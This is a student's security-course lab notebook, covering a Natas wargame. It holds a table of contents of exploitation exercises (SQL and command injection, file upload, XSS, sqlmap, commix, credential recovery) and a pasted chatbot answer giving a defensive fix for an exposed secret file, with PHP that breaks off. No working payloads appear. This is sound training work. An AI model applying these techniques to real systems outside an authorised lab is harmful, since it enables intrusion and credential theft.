CS 575 Lab Notebook

Lab 9

Name: Jarren Calizo
OdinID: calizo
Date: March 3, 2026

Table of Contents

Lab 9.1 Vulnerabilities and Exploitation 4
Step 2. Broken access control 4
1. Take a screenshot of the results that includes your OdinId 4
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 5
3. Take a screenshot of the results that includes your OdinId 6
Step 3. Information exposure 9
1. Take a screenshot of the results that includes your OdinId 9
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 10
3. Take a screenshot of the results that includes your OdinId 11
Step 4. Command injection 13
1. Take a screenshot of the results that includes your OdinId 13
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 14
3. Take a screenshot of the results that includes your OdinId 15
Step 5. Command injection (2) 18
1. Take a screenshot of the results that includes your OdinId 18
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 20
3. Does the LLM filter out all possible characters from the URL above? 20
4. Take a screenshot of the results that includes your OdinId 21
Step 6. Insecure file upload 25
1. Take a screenshot of the results that includes your OdinId 25
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 27
3. Take a screenshot of the results that includes your OdinId 28
Step 7. Insecure file upload (2) 33
1. Take a screenshot of the results that includes your OdinId 33
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 34
3. Take a screenshot of the results that includes your OdinId 35
Step 8. SQL injection 39
1. Take a screenshot of the results that includes your OdinId 39
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 41
3. Take a screenshot of the results that includes your OdinId 41
Step 9. SQL injection (2) 44


1. Take a screenshot of the results that includes your OdinId 44
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 47
3. Take a screenshot of the results that includes your OdinId 48
Step 10. Type coercion and juggling 53
1. Take a screenshot of the results that includes your OdinId 53
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 55
3. Take a screenshot of the results that includes your OdinId 56
Step 11. Type coercion and juggling (2) 59
1. Take a screenshot of the results that includes your OdinId 59
2. Take a screenshot of the successful exploitation of the level that includes your OdinId 61
3. Take a screenshot of the results that includes your OdinId 62
Step 12. XSS 65
1. Take a screenshot of the results that includes your OdinId 65
2. Take a screenshot of the results that includes your OdinId 67
3. Take a screenshot of the results that includes your OdinId 70
4. Can an LLM identify the vulnerability? 73
5. Can an LLM correctly fix the program using a more secure DOM manipulation approach? 74
Lab 9.2 Vulnerability Tools 76
Step 4. Automated password attacks (2) 76
1. Show the tool description you used for each tool 76
2. Take a screenshot showing the level has been solved that includes your OdinId 76
Step 6. Bandit (2) 77
1. Take a screenshot of one part of the file that has been patched that includes your OdinId 77
2. Explain what the patch is attempting to do and whether or not it makes sense to apply or is AI slop. 79
Step 8. OSV (2) 80
1. Include a table of the vulnerable packages and their versions 80
Step 9. nmap 81
1. Include the results of the queries above 81
Step 10. nmap (2) 86
1. Include the directories found using the scanner 86
2. Take a screenshot showing the credentials found that includes your OdinId 87


Step 11. sqlmap 88
1. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId 88
2. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId 88
3. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId 89
Step 12. sqlmap (2) 89
1. Take a screenshot of the sqlmap command that is performed and its final results that includes your OdinId 89
2. Go back to the site and enter the username and password found and take a screenshot of the results that includes your OdinId 90
3. Take a screenshot of the prompt and result that is returned from a successful execution that includes your OdinId 91
Step 14. commix (2) 92
1. Take a screenshot of the results that includes your OdinId 92
2. Take a screenshot of the results that includes your OdinId 93
Step 16. Pentest MCP (2) 93
1. Which tools scan for vulnerabilities and search for potential exploitations? 93
2. Which tools lookup potential payloads to deliver with an exploit? 93
3. Which tools help with post-exploitation activities? 93
Step 17. Pentest MCP (3) 94
1. Take a screenshot of the results that includes your OdinId 94

Lab 9.1 Vulnerabilities and Exploitation


Step 2. Broken access control

1. Take a screenshot of the results that includes your OdinId








2. Take a screenshot of the successful exploitation of the level that includes your OdinId




3. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Odin ID: calizo
Here is the clean defensive answer for the same Natas Level 6 pattern.
1. Root cause
The root cause is that the application treats a file under a predictable web path, includes/secret.inc, as if it were a private server-only secret. In PHP, include loads and evaluates a file from the filesystem, but that does not by itself make the file inaccessible over HTTP. If the included file lives under the document root and the web server is willing to serve it, an unauthenticated user may retrieve the secret directly. That is a broken access control / sensitive file exposure problem, and it is also a security misconfiguration because the secret is placed where it can be exposed by deployment choices.
2. Secure design change
The right design change is to stop storing the authentication secret in a web-reachable include file. Put the secret outside the web root, or in a proper secret-management mechanism, and have the PHP code read it from a server-only location. Also, do not rely on "knowledge of a file path" as a protection boundary. For a real application, successful verification should establish a server-side authenticated state such as a session or redirect to protected logic, rather than exposing sensitive data directly from a page-level comparison. If you still must compare a submitted secret, use a timing-safe comparison such as hash_equals.
3. Patched PHP example
This example keeps the lab logic simple, but fixes the main issue by loading the secret from a file outside the document root and using a safer comparison:
PHP
<?php
declare(strict_types=1);
/*
* Store this file outside the web root, for example:
* /opt/natas-private/secret.php
*
* Contents of /opt/natas-private/secret.php:
* <?php
* return 'super-secret-value';
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.

